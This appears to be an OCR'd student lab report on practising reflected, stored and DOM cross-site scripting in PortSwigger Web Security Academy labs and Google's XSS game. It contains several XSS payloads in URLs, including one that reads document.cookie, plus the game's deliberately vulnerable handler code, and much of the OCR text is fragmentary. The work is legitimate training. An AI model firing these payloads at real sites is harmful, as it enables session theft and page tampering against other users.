
Step 5 Practising various forms of XSS injection in Burp Suite practise websites.


cademy.net/?search="onmouseover="alert(1)
...0367a40780e02bd800440084.web-security-academy.net says
1
OK
ns, you solved the lab
0 search results for '"onmouseover="alert(
Search the blog...



DOM XSS in jQuery anchor hre
What is DOM-based XSS (cross
All labs | Web Security Academy
-security-academy.net/feedback?returnPath=javascript%3A%20alert(document.cookie)
...503a7cdc080df85ff006b0093.web-security-academy.net says
OK
edback


sink usi
All labs | Web Security Academy
=.xedvgjgg<svg%20onload=alert(1)>
M XSS ir
o lab descrip
...0360d00b80fd2bb400aa0090.web-security-academy.net says
1
OK


Community Edition
XSS game: Level 1
xss-game.appspot.com says
Congratulations, you executed an alert:
hi
You can now advance to the next level.
OK
I am vulnerable
URL https://xss-
</scrip
Go
Sorry, no results were found for . Try again.
Target code (toggle)
def get(self):
# Disable the reflected XSS filter for demonstration purposes
self.response.headers.add_header("X-XSS-Protection", "0")
if not self.request.get('query'):
# Show main search page
self.render_string(page_header + main_page_markup + page_footer)
else:
query = self.request.get('query', '[empty]')
# Our search engine broke, we found no results :-(
message = "Sorry, no results were found for " + query + "."
message += " Try again."
# Display the results page
self.render_string(page_header + message + page_footer)
return
application = webapp.WSGIApplication([('.*', MainPage),], debug=False)


Reflected XSS into a JavaScript
y-academy.net/?search=%27%3Balert%280%29%3B%27
curity
y
Reflected XS
encoded
Back to lab descrip
...0372223480b81c3700d60011.web-security-academy.net says
0
OK

Step 6: Stored XSS



Cross-site scripting

LAB	APPRENTICE Reflected XSS into HTML context with nothing encoded →	✓ Solved
LAB	APPRENTICE Stored XSS into HTML context with nothing encoded →	✓ Solved
LAB	APPRENTICE DOM XSS in `document.write` sink using source `location.search` →	✓ Solved
LAB	APPRENTICE DOM XSS in `innerHTML` sink using source `location.search` →	✓ Solved
LAB	APPRENTICE DOM XSS in jQuery anchor `href` attribute sink using `location.search` source →	✓ Solved
LAB	APPRENTICE DOM XSS in jQuery selector sink using a hashchange event →	✓ Solved
LAB	APPRENTICE Reflected XSS into attribute with angle brackets HTML-encoded →	✓ Solved
LAB	APPRENTICE Stored XSS into anchor `href` attribute with double quotes HTML-encoded →	✓ Solved
LAB	APPRENTICE Reflected XSS into a JavaScript string with angle brackets HTML encoded →	✓ Solved
LAB	PRACTITIONER DOM XSS in `document.write` sink using source `location.search` inside a select element →	Not solved

Conclusion:- Cross-site scripting (XSS) is a common security vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. This can lead to various attacks, such as stealing sensitive information, session hijacking, and defacing websites. In this document, we have explored the concept of XSS, its types and its impact on web security. Thus we have performed XSS attacks on dummy websites. We have performed stored and reflected XSS attacks. Various forms of XSS attacks have been analyzed.